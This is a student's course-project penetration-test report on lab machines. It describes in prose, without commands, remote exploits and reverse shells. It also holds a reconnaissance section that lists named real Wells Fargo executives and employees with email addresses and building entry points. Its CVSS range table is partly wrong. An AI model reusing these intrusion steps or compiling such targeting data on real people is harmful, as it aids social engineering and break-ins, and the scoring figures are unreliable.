

Final Findings Report

Author: James Nolen

Greenville Technical College

Author Note

This document details the process and result of a simulated penetration test performed by James Nolen between April 10, 2023 and April 17, 2023

**Table of Contents**

Final Findings Report .....	5
1. Executive Summary .....	5
1.1. Scope of Work.....	5
1.2. Project Objectives .....	5
1.3. Assumption .....	5
1.4. Timeline .....	6
1.5. Summary of Findings.....	6
1.5.1. Findings Classification .....	7
2. Testing Objectives.....	11
3. Methodology .....	11
3.1 Understanding the Client's Needs.....	11
3.2 Reconnaissance .....	12
3.3 Scanning & Enumeration.....	12
3.4 Exploitation & Gaining Access.....	14
3.5. Writing the Final Findings Report .....	17
3.6. Presenting the Final Findings.....	18
4. Reconnaissance Results .....	19
5. Findings & Remediation .....	28
5.1. Metasploitable2.....	28

5.2. SickOs .....	36
5.3. Optimum .....	64
5.4. Vulnerabilities of Host Buff.....	64
5.5. Vulnerabilities of Host Devel.....	64
5.6. Vulnerabilities of Host Inject .....	65
5.7. Vulnerabilities of Host Precious .....	65
5.8. Vulnerabilities of Host Soccer .....	65
5.9. Vulnerabilities of Host Stocker .....	65
5.10. Vulnerabilities of Host Busqueda .....	65
5.11. Vulnerabilities of Host Traceback .....	65
5.12. Vulnerabilities of Host MetaTwo .....	65
5.13. Additional Observations of All Hosts .....	66
6. Conclusion .....	67
7. Appendix A - Nmap Results.....	69
8. Appendix B - Nessus Results .....	81
Metasploitable2.....	81
SickOs .....	94
Optimum.....	98
Buff.....	100

Busqueda .....	106
Devel .....	109
Inject .....	112
MetaTwo .....	114
Precious.....	117
Soccer .....	120
Stocker.....	123
Traceback.....	126
9. Appendix C - Contact Information .....	129
References .....	130

## **Final Findings Report**

### **1. Executive Summary**

This executive summary provides an overview of a penetration test conducted on the client's 12 internal systems, with a focus on 3 mission-critical systems. The report outlines the scope of work, project objectives, assumptions, timeline of the penetration testing process, and a summary of findings. The findings are organized by priority levels, ranging from critical to low, to help the client prioritize remediation efforts. By addressing the identified vulnerabilities and implementing the recommendations provided in this report, the client can significantly improve their overall security posture.

#### **1.1. Scope of Work**

This penetration test report encompasses a comprehensive assessment of the client's security posture, focusing on identifying vulnerabilities within their 12 internal systems, including 3 mission-critical systems. The project aims to assess the organization's overall cyber risk and provide recommendations for mitigating identified vulnerabilities.

#### **1.2. Project Objectives**

The primary objectives of this penetration test are to identify vulnerabilities in the client's external facing domains and the internal systems through the use various penetration testing methods and tools. To evaluate the security posture of the client's mission-critical systems. To prioritize vulnerabilities based on severity and potential impact. To provide actionable recommendations for the mitigation of identified vulnerabilities.

#### **1.3. Assumption**

The following assumptions were made during the penetration testing process: The testing team had limited knowledge of the client's internal systems and infrastructure. Publicly available

data was used for reconnaissance purposes. The testing process did not intentionally disrupt the client's normal business operations.

#### **1.4. Timeline**

The penetration testing process was conducted over a period of five days with the sixth day to present the findings to the client. The report details the findings of the assessment and provides recommendations based on the identified vulnerabilities.

#### **1.5. Summary of Findings**

The vulnerability assessment identified a total of 81 vulnerabilities across the client's 12 internal systems, including 3 mission-critical systems. These vulnerabilities were classified into four priority levels: critical, high, medium, and low.

Critical (26): These vulnerabilities pose a severe risk to the client's systems and require immediate attention for mitigation.

High (15): These vulnerabilities present a significant risk to the client's systems and should be addressed as soon as possible.

Medium (31): These vulnerabilities present a moderate risk and should be remediated in due course.

Low (9): These vulnerabilities present a minimal risk and can be addressed at the client's discretion.

The vulnerability assessment of the three mission critical systems identified a total of 40 vulnerabilities. These vulnerabilities were classified into four priority levels: critical, high, medium, and low.

Critical (9): These vulnerabilities pose a severe risk to the client's systems and require immediate attention for mitigation.

High (4): These vulnerabilities present a significant risk to the client's systems and should be addressed as soon as possible.

Medium (19): These vulnerabilities present a moderate risk and should be remediated in due course.

Low (8): These vulnerabilities present a minimal risk and can be addressed at the client's discretion.

### **1.5.1. Findings Classification**

Each vulnerability identified as a finding and has been categorized based risk on 4 levels as Critical, High, Medium, and Low. Those severity levels are as follows with a brief description (Atlassian, 2023).

Critical Severity Level:

- Give attackers full control of systems.
- Be easy to exploit without special knowledge or tricking people.
- Fix critical problems quickly unless you have other ways to protect your system.

High Severity Level:

- Be hard to exploit.
- Give attackers more power.
- Cause big data loss or system issues.

Medium Severity Level:

- Need attackers to trick people.
- Be hard to cause system failures.
- Need attackers on the same network as victims.
- Give limited access.

- Need user rights to exploit.

Low Severity Level:

- Have little impact.
- Need local or physical access to exploit.
- Might be unreachable from certain code.

### 1.5.2. Classification of CVSSv3 Score

CVSS v3 is a way to measure how serious a security weakness is, using three groups of measurements: Base, Temporal, and Environmental. It gives a score between 0 and 10, and Temporal and Environmental measurements can change the score. People use these scores to decide which security issues to fix first. The National Vulnerability Database (NVD) gives base scores for many security problems and has a tool for adding more information. A non-profit group called FiRST, which helps computer security teams around the world, owns and runs CVSS. (FiRST, 2023). See figure 1 for a visual representation of the CVSS version 3 score.

Severity ▼	Base Score Range ▼
Critical	9.0-10.0
High	7.8-8.9
Medium	4.0-5.9
Low	0.1-3.9
None	0

Figure 1. CVSSv3 Base Ranges (NIST, 2023).



### 1.5.3. Chart Outlining the Number Vulnerabilities

Insert a chart and a table outlining the number of vulnerabilities. The table to be based on number of vulnerabilities but sorted by the highest sum of CVSSv3 scores.

Hostname	IP Address	Mission Critical	Critical	High	Medium	Low	CVSS v3 Total
Buff	10.10.10.198	No	16	11	11	1	305.7
Metasploitable2	192.168.13.39	Yes	8	4	17	5	221.2
SickOs	192.168.13.40	Yes	1		1	3	23.2
Devel	10.10.10.5	No	1		1		15.3
Optimum	10.10.10.8	Yes			1		3.7
Traceback	10.10.10.181	No					0
Busqueda	10.10.11.186	No					0
MetaTwo	10.10.11.189	No					0
Stocker	10.10.11.194	No					0
Precious	10.10.11.196	No					0
Inject	10.10.11.204	No					0
Soccer	10.10.11.208	No					0

Figure 2. Hostname, IP Address, and Vulnerabilities.

### 1.5.4. Chart Outlining the Mission Critical Systems Vulnerability Score




Figure 3. Mission Critical Systems CVSSv3 Total Score.

### **1.5. Summary of Recommendations**

The penetration testing team's successful exploitation of the three mission-critical systems, Metasploitable2, SickOs, and Optimum, has provided valuable insights into the client's security vulnerabilities. By following industry best practices and non-destructive methods, the team ensured system stability and data integrity throughout the testing process. Based on the findings, the following recommendations are proposed:

For Metasploitable2, secure the Distcc daemon configuration to prevent unauthorized access and remote code execution. Additionally, update the udev version to mitigate the privilege escalation vulnerability (CVE-2009-1185).

In the case of SickOs, address the Local File Inclusion (LFI) vulnerability in the web application to prevent unauthorized access to sensitive information. Update the Unix operating system to a supported version and apply security patches for the identified ShellShock vulnerabilities (CVE-2014-6271, CVE-2014-7169, CVE-2014-6277, CVE-2014-6278, CVE-2014-7186, and CVE-2014-7187).

For Optimum, update the HFS HTTP server to a secure version to eliminate the server's vulnerability to remote code execution. Implement proper input sanitization and validation to prevent potential security risks.

By addressing these vulnerabilities and implementing the recommendations provided, the client can significantly enhance their overall security posture, protect their mission-critical systems, and reduce the risk of potential cyberattacks.

## **2. Testing Objectives**

The primary objectives of this penetration test are to identify vulnerabilities in the client's external facing domains and the internal systems through the use of various penetration testing methods and tools. To evaluate the security posture of the client's mission-critical systems. To prioritize vulnerabilities based on severity and potential impact. To provide actionable recommendations for the mitigation of identified vulnerabilities.

## **3. Methodology**

The penetration testing team followed the standard six phase Penetration Testing Methodology. The testing process included Understanding the Client's Needs, Reconnaissance, Scanning & Enumeration, Exploitation & Gaining Access, Writing the Final Findings Report, and Presenting the Final Findings Report.

The team conducted reconnaissance to identify any potential internet facing security issues. During this initial phase of the engagement, the team conducted advanced open-source intelligence gathering techniques on the client's domains, externally facing systems, and assets.

The team conducted internal network scans and vulnerability assessments of the client's twelve internal systems. At the request of the client, the team used penetration testing skills to exploit the discovered vulnerabilities on the three mission critical systems.

### **3.1 Understanding the Client's Needs**

During the pre-engagement phase of the penetration test, the penetration testing team met with the client to define the scope of the assessment, clarify the client's objectives, and outline the anticipated course of action throughout the engagement. The client advised that there was a total of 12 internal systems to be scanned and vulnerabilities to be identified. Three of the

internal systems were mission-critical to the organization, and the client requested that the team conduct a full penetration test on them, including the demonstration of vulnerability exploitation.

Those mission-critical systems were located at the following IP addresses: 192.168.13.39 (hostname of Metaspintable2), 192.168.13.40 (hostname of SickOs), and 10.10.10.8 (hostname of Optimum).

The other systems, which were identified by the client as non-mission critical, were located on the following internal IP addresses: 10.10.10.5 (Devel as the hostname), 10.10.10.181 (Traceback as the hostname), 10.10.10.198 (Buff as the hostname), 10.10.11.189 (MetaTwo as the hostname), 10.10.11.189 (Precious as the hostname), 10.10.11.194 (Soccer as the hostname), 10.10.11.196 (Stocker as the hostname), 10.10.11.204 (Inject as the hostname), and 10.10.11.208 (Busqueda as the hostname).

### **3.2 Reconnaissance**

To begin the engagement, the team conducted reconnaissance to identify any potential internet facing security issues. The reconnaissance included advanced open-source intelligence gathering techniques on the client's domains, externally facing systems, and assets. The reconnaissance included relevant information found on Google, LinkedIn, all Wells Fargo websites, Shodan, and results from advanced reconnaissance tools such as SpiderFoot.

### **3.3 Scanning & Enumeration**

The team used scanning and vulnerability assessment tools such as Nmap and Nessus to identify open ports, exposed services, and their vulnerabilities of the internal network.

The below table identifies the hostname and IP address of the 12 internal systems scanned and their vulnerabilities assessed identifying the number of critical, high, medium, and

low priorities of vulnerabilities on each system. The table also identifies the total CVSS v3 score and the three mission critical systems.

Hostname	IP Address	Mission Critical	Critical	High	Medium	Low	CVSS v3 Total
Buff	10.10.10.198	No	16	11	11	1	305.7
Metasploitable2	192.168.13.39	Yes	8	4	17	5	221.2
SickOs	192.168.13.40	Yes	1		1	3	23.2
Devel	10.10.10.5	No	1		1		15.3
Optimum	10.10.10.8	Yes			1		3.7
Traceback	10.10.10.181	No					0
Busqueda	10.10.11.186	No					0
MetaTwo	10.10.11.189	No					0
Stocker	10.10.11.194	No					0
Precious	10.10.11.196	No					0
Inject	10.10.11.204	No					0
Soccer	10.10.11.208	No					0

Figure 4. Hostname, IP Address, and Vulnerabilities.

The below table identifies the hostname and IP address of the 12 internal systems with the total number of open ports with their respective identified services running. It is important to note that the system named Metasploitable2 at the IP address of 192.168.13.39 had 30 open ports with various services running. In the below table identifies the top 5 open ports and services along with the port and service used for exploitation in gaining access to the system.

Hostname	IP Address	Number of Open Ports	Services on the Top Open Ports
Buff	10.10.10.198	2	<b>7680</b> /Pando-pub?, <b>8080</b> /Apache HTTP 2.4.43
Metasploitable2	192.168.13.39	30	<b>21</b> /vsftpd 2.3.4, <b>22</b> /OpenSSH 4.7p1, <b>23</b> /Linux telnetd, <b>53</b> /ISC BIND 9.4.2, <b>80</b> /Apache httpd 2.2.8, <b>3632</b> /distccd v1 ((GNU) 4.2.4
SickOs	192.168.13.40	2	<b>22</b> /OpenSSH 5.9p1, <b>3128</b> /Squid http proxy 3.1.19
Devel	10.10.10.5	2	<b>21</b> /Microsoft ftpd, <b>80</b> /Microsoft IIS httpd 7.5
Optimum	10.10.10.8	1	<b>80</b> /HttpFileServer httpd 2.3
Traceback	10.10.10.181	2	<b>22</b> /OpenSSH 7.6p1, <b>80</b> /Apache httpd 2.4.29
Busqueda	10.10.11.186	2	<b>22</b> /OpenSSH 8.9p1, <b>80</b> /Apache httpd 2.4.52
MetaTwo	10.10.11.189	3	<b>21</b> /ftp?, <b>22</b> /OpenSSH 8.4p1, <b>80</b> /nginx 1.18.0
Stocker	10.10.11.194	2	<b>22</b> /OpenSSH 8.2p1, <b>80</b> /nginx 1.18.0
Precious	10.10.11.196	2	<b>22</b> /OpenSSH 8.4p1, <b>80</b> /nginx 1.18.0
Inject	10.10.11.204	2	<b>22</b> /OpenSSH 8.2p1, <b>8080</b> /Nagios NSCA
Soccer	10.10.11.208	3	<b>22</b> /OpenSSH 8.2p1, <b>80</b> /nginx 1.18.0, <b>9091</b> /xmltec-xmlmail?

Figure 5. Hostname, IP Address, and Open Ports/Services.

### 3.4 Exploitation & Gaining Access

The penetration testing team executed an exploitation strategy using industry best practices and non-destructive methods to gain access to the client's systems. Our focus remained on the three mission critical systems identified as Metasploitable2, SickOs, and Optimum. Detailed below is a step-by-step breakdown of the process employed to gain full administrative or root level access to each of these systems.

### ***3.4.1. Metasploitable2***

The host at the IP address of 192.168.13.39 with the hostname of Metasploitable2 has several critical vulnerabilities where an attacker can get full access to the host remotely. We initiated their efforts by targeting the discovered Distcc daemon vulnerability (CVE-2004-2687). Distcc is a distributed C/C++ compiler, which was found to be running with an insecure configuration, allowing remote access to the system without any authentication. We exploited this vulnerability by sending arbitrary commands to the daemon, which enabled us to gain unauthorized access to the Metasploitable2 system.

Once inside the system, we identified a vulnerable version of udev ( $\leq 1.4.1$ ) that was susceptible to privilege escalation (CVE-2009-1185). Udev is a device manager for the Linux kernel, and the discovered vulnerability allowed us to escalate our privileges by injecting malicious code into the udev rules. We executed the CVE-2009-1185 exploit, which leveraged this vulnerability to gain root access. Throughout this process, we ensured that the system's functionality and integrity remained intact, and no disruption occurred.

### ***3.4.2. SickOs***

The host at the IP address of 192.168.13.40 with the hostname of SickOs has several vulnerabilities where an attacker can get full access to the host remotely. The remote host is running an unsupported version of the Unix operating system, as determined by its self-reported version number. This operating system has multiple vulnerabilities that could allow an attacker to gain full remote access to the host. We identified a Local File Inclusion (LFI) vulnerability in SickOs's web application. This vulnerability allowed us to remotely access and execute local files on the server, which could lead to unauthorized access to sensitive information. We employed a directory traversal attack to access system files, exposing critical information such as

credentials and configuration files identified as config.php. Leveraging this exploit, we executed a reverse shell with root privileges, granting us complete control over the SickOs system. Unsupported software indicates that the vendor will no longer release security patches, increasing the likelihood of security vulnerabilities.

We also identified the ShellShock vulnerability in SickOs. Shellshock is a critical vulnerability that affects Unix-based systems, including Linux and macOS, which use the Bash shell. The vulnerability can be exploited through various attack vectors, such as web servers running CGI scripts, DHCP clients, OpenSSH, and more. The primary reason behind the Shellshock vulnerability is that Bash improperly handles function definitions in environment variables, leading to remote code execution when a specially crafted environment variable is processed. This can allow an attacker to gain unauthorized access, control the system, and potentially cause other types of damage.

Several CVEs (Common Vulnerabilities and Exposures) are associated with the Shellshock vulnerability: CVE-2014-6271: The original Shellshock vulnerability, allowing remote code execution through specially crafted environment variables. CVE-2014-7169: A follow-up vulnerability discovered shortly after the initial patch for CVE-2014-6271, which did not fully address the issue. CVE-2014-6277 and CVE-2014-6278: Additional vulnerabilities related to the original Shellshock issue, discovered after the initial patch, allowing unauthorized code execution. CVE-2014-7186 and CVE-2014-7187: These vulnerabilities are associated with out-of-bounds memory access in Bash, which could also potentially lead to code execution. Throughout this process, no negative impact was observed on the system's functionality or stability.



### ***3.4.3. Optimum***

The host at the IP address of 10.10.10.8 with the hostname of Optimum has several critical vulnerabilities where an attacker can get full access to the host remotely. We detected a vulnerable version of the HFS HTTP server (2.3.x) running on the Optimum system. This vulnerability was caused by the server's failure to properly sanitize user input, allowing remote attackers to execute arbitrary commands on the system. The team exploited this vulnerability by leveraging the Rejetto HTTP File Server (HFS) RCE exploit, which takes advantage of the server's script command functionality to execute malicious code.

Upon gaining access to the system, we executed a PowerShell reverse shell payload, which provided us with a stable connection back to our control server. This allowed us to remotely administer the Optimum system and obtain administrator-level access. Throughout this operation, we ensured that our actions did not cause any harm or interruption to the system's services.

In summary, the penetration testing team successfully gained full administrative or root level access to each of the three mission critical systems: Metasploitable2, SickOs, and Optimum. Our approach prioritized the use of industry best practices and non-destructive methods to ensure system stability and data integrity throughout the process. This comprehensive analysis will enable the client to understand the vulnerabilities present in their systems, prioritize remediation efforts, and enhance their overall security posture.

## **3.5. Writing the Final Findings Report**

We completed the penetration testing process by writing a Final Findings Report to present to the client. Writing a final findings report involves summarizing the outcomes of a project, investigation, or research. Begin by outlining the report's objectives and the

methodology employed. Present the key findings in a clear, concise manner, highlighting any significant insights or trends. Discuss the implications of the results and provide recommendations based on the findings. Conclude by summarizing the main points, emphasizing their importance or relevance. Throughout the report, use clear language, and ensure the content is well-structured, logically organized, and visually appealing with appropriate headings, bullet points, and visuals as needed. Proofread the report to ensure accuracy and clarity.

### **3.6. Presenting the Final Findings**

Presenting a final findings report involves clearly communicating the results of a project, investigation, or research to an audience. Start by preparing a well-structured presentation that includes an introduction, objectives, methodology, key findings, implications, recommendations, and a conclusion. Use visuals such as slides, charts, or diagrams to illustrate the main points effectively. During the presentation, engage the audience with confident and clear delivery, making eye contact and modulating your voice. Allow time for questions and provide thoughtful responses to address any concerns or clarifications. Conclude by summarizing the main takeaways and expressing gratitude to the audience for their attention.

#### 4. Reconnaissance Results

Conducting reconnaissance on a target organization involves gathering publicly available information from various sources to gain insights into the organization's infrastructure, employees, and overall digital footprint. The process typically includes the following steps:

1. Google search results: Start by performing targeted searches on Google using the organization's name, domain, and relevant keywords. This can help identify websites, subdomains, news articles, and other information related to the organization.
2. Employee information on LinkedIn: Search for the organization's employees on LinkedIn to gather details about their roles, responsibilities, and expertise. This information can provide insights into the organization's internal structure and potential targets for social engineering attacks.
3. Domain information on Shodan: Use Shodan, a search engine for internet-connected devices, to gather information about the organization's domain, including IP addresses, open ports, and running services. This can help identify potential vulnerabilities in the organization's network infrastructure.
4. SpiderFoot results: Utilize SpiderFoot, an open-source intelligence (OSINT) tool, to automate the reconnaissance process and gather a wide range of information about the organization. SpiderFoot can collect data on domains, IP addresses, email addresses, and more, providing a comprehensive overview of the target's digital presence.
5. Other sources: Explore additional sources of information, such as WHOIS databases for domain registration details, social media profiles for insights into the organization's activities and culture, and public databases for any relevant financial or legal records.

By combining the data gathered from these various sources, a comprehensive picture of the target organization can be developed. This information can then be used to identify potential vulnerabilities, inform attack strategies, and ultimately enhance the effectiveness of penetration testing or other security assessments.

The following are the details requested by the client to be answered during the reconnaissance of the target organization. The results were discovered in accordance with the Penetration Testing Methodology and industry best practices.

All reconnaissance performed against the target organization must only use legal tactics as defined by passive reconnaissance techniques. Any use of active techniques is grounds to receive a zero on the Course Project.

1. What is the main domain name associated with the client's organization?


[wellsfargo.com](#) with the IP address of 159.45.2.143

2. What is the physical address associated with the client's headquarters?



[420 Montgomery Street, San Francisco, CA 94104](#)

3. Provide a satellite image of the client's headquarters and provide at least one example of one way a penetration tester could gain unauthorized access to the building. [Service door at rear of the building and employee entrance on the side of the building](#). Provide a photo showing which shows this example.

[Below are the following screenshots from google maps search of the Wells Fargo Headquarters in San Francisco, CA.](#)








4. Who is the CEO for the client's organization? [Charles Scharf](#). What is their email address? [charles.scharf@wellsfargo.com](mailto:charles.scharf@wellsfargo.com)
5. Who is the CIO for the client's organization? [Tracy Kerrins](#). What is their email address? [tracy.kerrins@wellsfargo.com](mailto:tracy.kerrins@wellsfargo.com)
6. What are the names and email addresses of ten other employees?
  1. [Vicky Martin](#) [vicky.martin@wellsfargo.com](mailto:vicky.martin@wellsfargo.com)


2. Toney Nancy [toneyna@wellsfargo.com](mailto:toneyna@wellsfargo.com)
3. Tracy Simmons [tracy.simon@wellsfargo.com](mailto:tracy.simon@wellsfargo.com)
4. Sharon Knehans [sharon.knehans@wellsfargo.com](mailto:sharon.knehans@wellsfargo.com)
